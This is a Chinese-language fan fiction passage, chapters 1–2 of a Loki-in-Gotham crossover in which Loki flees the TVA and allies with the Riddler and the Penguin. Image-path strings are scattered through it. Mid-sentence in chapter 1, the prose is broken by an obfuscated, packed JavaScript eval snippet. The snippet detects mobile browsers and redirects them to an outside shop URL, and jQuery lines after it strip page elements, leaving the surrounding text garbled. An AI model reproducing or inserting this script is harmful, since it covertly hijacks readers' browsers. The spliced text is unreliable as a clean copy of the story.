《诡计之神,但在哥谭》1. 第 1 章
时间在断裂。
不是比喻,是真的在断裂。
洛基能感受到它——神圣时间线那根紧绷的琴弦在他身后崩碎,万亿年的秩序化作混沌的尖啸,而他正在这无数条时间支流的夹缝中坠落。
洛基紧咬牙关,他的身体在被撕扯、拉伸、重组、又再次被撕碎、循环往复,时间变异管理局的“重置”不是死亡——死亡太仁慈了,他能感受到自己正在被从这条时间线中擦除,彻底化为一片被遗忘的虚无。
但他没有死。
伟大的诡计之神不会这么轻易死去。
半分钟前——如果时间在这里还有意义的话——他还在时间变异管理局的拘留室里,穿着那件愚蠢的衣服。那群蝼蚁审问他,用那种轻蔑的,他无比熟悉的语气。
“Loki Laufeyson,阿斯加德人,时间犯,你背离了神圣时间线为你书写的命运,你是一个错误,需要被纠正。”
纠正。
洛基对着法官露出个称得上温和的笑容。
他想起了那个留着可笑小胡子的男人给他看的录像带,那么多关于他自己的“过去”和“未来”,他看见自己如何死亡,如何背叛,如何被拯救又再次堕落,他看见了所有版本的他——那个死在Thanos手里的他,那个在阿斯加德称王的他,那个终于与Thor并肩而立的他。
他是变体,是错误,是从未发生过的可能性。
这意味着他的时间线是从未被定义过、完全掌握在他自己手中的。
所以他夺过了押送他的守卫腰间的时间控制器——那个可以修剪时间线的方形设备,然后毫不犹豫地按下了那个代表重置的白色按钮。
这个按钮会将使用者的时间线重置道某个原点,洛基并不知道按下去后会发生什么,但他知道,诡计之神从不受限于人,无论对面是Odin,还是Thanos,又或者是这个时间变异管理局。
......
洛基不知道自己坠落了多久。
等到他的双脚终于触及地面,洛基并未第一时间有所行动,他缓慢地等待着周身撕裂感的剧痛彻底消逝,等待体内的魔力久违地重新在体内流动,等待他终于确定了自己还活着——
洛基睁开了眼睛。
他发现自己正站在一个巨大的垃圾箱面前。
脚下是被暴雨肆虐得泥泞不堪的街道,空气中潮湿腐败的气味几乎是让养尊处优惯了的阿斯加德二王子瞬间皱起了鼻子。
他第一时间探向自己的颈间,再次确认了自己已经摆脱了那个该死的项圈。
不知道现在的自己被重置到哪一个时间节点上了。
洛基转身开始打量起街道周围,街道两侧依旧是那群中庭蝼蚁喜欢的钢筋高楼,高耸、陈旧、品味低下,远处哥特式的建筑尖顶刺入低沉的云层,石像鬼蹲踞在屋檐边缘,以及——洛基抬头看向半空——一个巨大的,蝙蝠形状的探照灯正高悬在空中。
这里不是他所熟悉的中庭。
以及...洛基突然转过身打量起橱窗中倒影出的自己。
这具陪伴了他一千年之余的身体突然无端变得瘦削纤细,就连那张俊美的脸蛋都显露出几分青少年阶段特有的雌雄难辨,深邃的眉眼和苍白皮肤下隐约可见的青紫脉络让他看起来像一位刚从古棺中苏醒的年幼吸血鬼。
这也不是他原有的那具身体。
时光倒流?洛基饶有兴致地打量着倒影中年轻了几百岁的自己,这具身体变得更加羸弱、矮小,却也变得更加具有迷惑性。
他用幻术给自己变了套合身的衣服——那套熟悉的黑色正装,考虑到他现在的肩宽可能撑不起那么繁重的款式,他还将那件长风衣改成了一件贴身的小马甲。
好了,至少现在的他看不起来不再那么像一个脏兮兮的homeless了。
街角的报亭还亮着灯,洛基慢条斯理地走过去,抬眼扫过最上方的头版——
“韦恩塔再遭袭击:疯帽匠落网?还是另有阴谋?”
韦恩?
洛基皱了皱眉,视线继续向下移,报纸的角落中还有许多则报道——企鹅人地下交易曝光、谜语人遗留新线索恐再掀波澜、布鲁斯.韦恩深夜秘会神秘女郎。
洛基飞快地扫过报纸上各种荒诞的人名和事件,眉头却在这期间越皱越深,最终,他的视线定格在了报纸最下方日期上。
6月5日。
从他逃离时间变异管理局的那一刻到现在他的主观时间流动不超过十分钟,这份报纸的的日期和他记忆中的任何一个时间节点都对不上。
他来到了又一个未被神圣时间线认证的非法平行世界中。
洛基重新直起身子,嘴角却缓缓勾起一个笑。
这说明这里是一个可以被肆意改写历史、制造分歧的世界。
远处突然传来一阵嘈杂的机械噪音,洛基侧身闪入巷道的阴影中,目光穿透雨幕看向声源——
三个人影从一块橙黄色的光幕中转出,穿着那身他前不久刚见过的黑色制服。
时间变异管理局的猎人。
动作这么快?
洛基屏住呼吸,他的幻术能骗过大多数敌人,但时间变异管理局的追踪设备靠的是时间能量残留,他在这个世界留下的每一点痕迹,都将变成他们找到他的印记。
“信号源就在附近。”为首的男人说,“分散搜索,对方危险等级不高,但行事作风难以捉摸,一旦发现,即刻修剪。”
另外二人点点头,分别向着两个方向散开。
洛基靠在冰冷的砖墙上,大脑飞速运转着。他的魔法还在,但他不知道这具年幼的身体能够承受得起多少魔力消耗。
他能听见那串脚步声正在逐渐逼近这处巷口。
洛基闭上眼,指尖逐渐凝聚起诡谲的深绿色光晕——
“嘿!”一个陌生的声音在巷子外响起。洛基睁开眼,透过巷口的缝隙看见了一
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336293|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
个穿着绿色西装的男人从街角晃了出来。
“你们在找什么?”那人的语调慢悠悠地,“我可以帮你们哦,哥谭是我的城市,我什么都知道——只要你们回答我一个谜语。”
时间变异管理局的人冷冷出声:“让开,我们在执行公务。”
“公务?”绿衣男人歪着头,嘴角几乎咧开到耳根,“在我的城市执行公务,却不跟我打个招呼?太没礼貌了。”
他往前迈了一步,从西装的口袋中掏出了一张卡片,双指发力弹到了那个追查者的脚边。
“给你们一个谜语。”他说,翠绿色的眼睛在雨夜中闪着光,“什么东西追得越紧,跑得越快?”
搜查者去看脚下的那张卡片,等待他再次抬起头时,街灯下已然空无一人——包括藏在暗巷中的洛基一起。
洛基被一只手提住后领,几乎是被一路连拖带拽地从巷口转移到了一条街开外的某座屋顶上。
他挣开那只手,转身看清了救走他——或者说绑走他的那个人。
是那个疯疯癫癫的绿西装男人。
“你好啊,小王子。”谜语人带着笑意打量着他,“欢迎来到哥谭。”
洛基眯起那双与男人如出一辙的绿色眼睛,“你认识我?”
“不认识。”谜语人耸了耸肩,“但你身上有陌生的味道...不是哥谭的味道...不是任何我认识的地方的味道......”
谜语人突然上前一步凑近他,鼻子夸张地抽动着,“是时间的味道。”洛基的眼瞳微不可察地缩小了一些。
“别紧张。”谜语人骤然向后退开,“我只是喜欢谜题而你是最近出现在哥谭的最大谜题。”他从口袋中再次掏出一张卡片,塞进洛基马甲地口袋中,“拿着,下次见面的时候,你得回答我一个谜语——作为我救你的报酬。”
“我没让你救我。”
“但你也没拒绝?”谜语人眨眨眼,“顺带一提,那三个穿着黑衣服的人还在找你,他们的装备很先进,但是脑子不太好使,在哥谭,脑子不好使的人活不长。”
谜语人说罢便转过身,朝着屋顶边缘走去。
“等等。”洛基喊住他,“你为什么要帮我?”
谜语人回过头,雨水顺着他的发梢低落,让那头枯黄的头发看着像一团濡湿的海草。
“因为蝙蝠会恨死你的。”
他的脸上又开始浮现出那种神经质的笑容,“这就够了。”
谜语人说罢便消失在了屋顶边缘。
雨越下越大,洛基低头取出马甲口袋中的那张卡片,夹在指尖沉默地把玩着,他沉默地在原地站了片刻,垂眸看向卡片背面的那行花体字——
“第一个谜语:什么东西丢了反而更完整?”
洛基冷嗤了一声,目光下移到卡片的边缘。
“第一个线索:冰山。第二个线索:Lounge。第三个线索:问企鹅人。”
“——你未来的朋友。”
2. 第 2 章
哥谭。
洛基在心里默念着这个陌生的城市名,
他此刻正站在屋顶边缘,这座陌生的城市在他眼前铺展开来——丑陋的尖顶,滴水的石像鬼,老旧的建筑在积水中投下的破碎的倒影,远处有警笛声,近处有传来醉汉的叫骂,巷子的深处隐约还能听见幼童的哭闹。
他活了一千年,他见过真正的宏伟,真正的力量——无论是他亲身体验过的还是在那卷录像带中看见过的。
但他此刻只在空气中感受到了腐朽,混乱和黑暗中蠢蠢欲动的野兽,这座城市中什么也没有,没有神,没有统治者...这里甚至没有复仇者联盟。
这座城市是全新的。
洛基突然笑了一下,他从屋顶上再次回到了那间报亭,留下几张现金后伸手抽出了一版头条报纸。
“企鹅人?”洛基开始仔细地阅读那则关于这个名字的报道。
洛基需要一个盟友——帮助他在这座城市重新站稳脚跟的盟友,一个足够聪明,能够为他所用的盟友,一个在这座城市中有人、有枪、有地盘的盟友。
□□是一个不错的选择。他需要一只新的军队。
皮鞋踩过积水,溅起细碎的水花,瘦削的身影消失在巷口,融进哥谭被隐蔽在夜色之中的街道之中。
*
“你说你叫什么来着?”矮胖的男人——奥斯瓦尔德.科波特,aka企鹅人叼着雪茄,眯着那双快被脸上的褶皱彻底淹没的小眼睛,“洛基?”
“Loki Laufeyson,”洛基淡淡地开口,声音懒洋洋的,“诡计之神,来自阿斯加德,你未来的合作伙伴。”
企鹅人笑了,声音很刺耳,像是乌鸦在叫。
“小朋友,我不知道你是从哪个精神病院跑出来的,我不知道你是怎么说服我的守卫带你进来的,但这是我的地盘,”企鹅人慢条斯理地开口,“看见你的周围了吗?人、钱、枪,你有什么筹码跟我谈合作?一身过时的小马甲和一张漂亮脸蛋?”
洛基依旧维持着原本的姿势靠坐在沙发上,一条腿优雅地叠放在另一只腿上——即便他的身高缩水此刻到让他的脚跟只能勉强够到地面,但这不足以掩盖他周身的强大气场。让人幻视一只踩在人类脑袋上喵喵叫的黑猫。
他并未对企鹅人的挑衅做出什么多余的反应,只是抬手用食指在半空中划了个圈。
企鹅人桌上的雪茄盒飘了起来,选在半空中缓慢旋转,然后“啪”的一声打开,一支雪茄自动飞了出来,凭空点燃后飘到了企鹅人的嘴边。
整个房间保镖几乎是在洛基抬手地瞬间便举起了枪支。
但没有人开枪,因为所有人的枪都在同一时刻变成了——玫瑰花。
红玫瑰、白玫瑰、黄玫瑰,枪口开出一朵朵娇艳欲滴的花,花瓣上还带着剔透的晨露。
企鹅人刚叼上嘴边的雪茄掉在了裤子上。
房间内沉默了半晌。
“都出去。”企鹅人说道。
守在桌边的保镖们鱼贯而出,不出几秒,房间内便只剩下了企鹅人和洛基二人。
“你是什么人?”企鹅人的声音这回没了那股居高临下的嘲弄。
洛基从那张对他而言有些宽大的沙发上站起身,缓慢地踱步到了企鹅人的办公桌前,他的双手撑在桌前,自上而下地俯视着这个矮胖的□□老大。
“我说过了。”洛基的声音很轻,“I am Loki,而你,科波特先生,你是一个生意人,我需要一支新军队,而你需要一个强大的合作对手。”
“我不是来跟你抢地盘的,科波特,我是来邀请你参与这场伟大征服的。”
企鹅人盯着他看了很久。
然后他问了一个让洛基差点挂不住脸上的表情的问题。
“你多大?”
“什么?”洛基愣了一下。
“你看起来只有十五六岁。”企鹅人的视线如有实质地流连在洛基的脸上,“但你的眼睛不是十五六岁的眼睛。”
“你知道我为什么能在哥谭活这么久吗?”企鹅人朝着他的方向伸出手,“因为我从不和那些真正的疯子合作,但我偶尔会跟几个有本事的疯子——做交易。”
洛基沉默地看着那只手,没有第一时间握上去。
“你刚刚说的,我很动心,”企鹅人又笑了,“但我需要看到更多,你的本事,你刚才露的那一手——漂亮,但哥谭最不缺的就是会变戏法的怪人。”
“什么意思?”洛基眯起了眼睛。
“你要的是军队。”企鹅人停顿了一下,“而我要的是——万一你失败了,我不会跟着你一起死,万一你成功了,我得到的位置对得起我冒的风险。”
“毕竟,我说过了,哥谭最不缺的就是你这种有野心的疯子。”
“成交。”洛基终于握上了企鹅人伸出的那只手,“我会让你看到的,我的诚意,到时候我会再来找你。”
“好样的。”企鹅人满意地点了点头,从抽屉中拿出了一样东西丢到桌子对面。
那又是一张卡片。洛基低头看着这张全黑的卡片,再次抬眼看向企鹅人。
“冰山赌场的会员卡。”企鹅人笑眯眯地看着他,“你可以随时进来,玩几把,或者只是单纯地随意逛逛。”
当天夜里,哥谭东区有三个小头目死于“意外”——一个被自己的保镖反水杀死,一个在情妇的床上心脏病发,最后一个在清晨被乱枪打死在自家门口。同一天夜里,黑面具存放在东区码头的三船军火一夜之间凭空消失,不是被抢,不是被劫,而是真正意义上的凭空消失,仓库的门锁完好,甚至连监控也一切正常,守卫没有看到任何人进出,但东西就是没了,去向不明。
整个哥谭的地下世界炸开了锅,没有人知道那批军火去了哪里,也没有人将这几件事联系在一起。
除了一个人。
蝙蝠洞的电脑屏幕上,四件时间按照时间线罗列其中,被一条隐秘的红线串联在了一起——事发的二十四小时内,包括那个仓库守卫在内的四人都曾经出现在冰山赌场附近。
蝙蝠侠看着屏幕,陷入了长久的沉默。
“奥古斯汀的保镖跟了他七年,”一旁的提姆同样面色凝重,“没有突然反水的理由,马克尼的心脏病也来得太突然,我黑进...登录进医院内部网站检查过,在此那天之前他的每一份体检报告都是远超及格线的健康状态,至于莫雷蒂——”
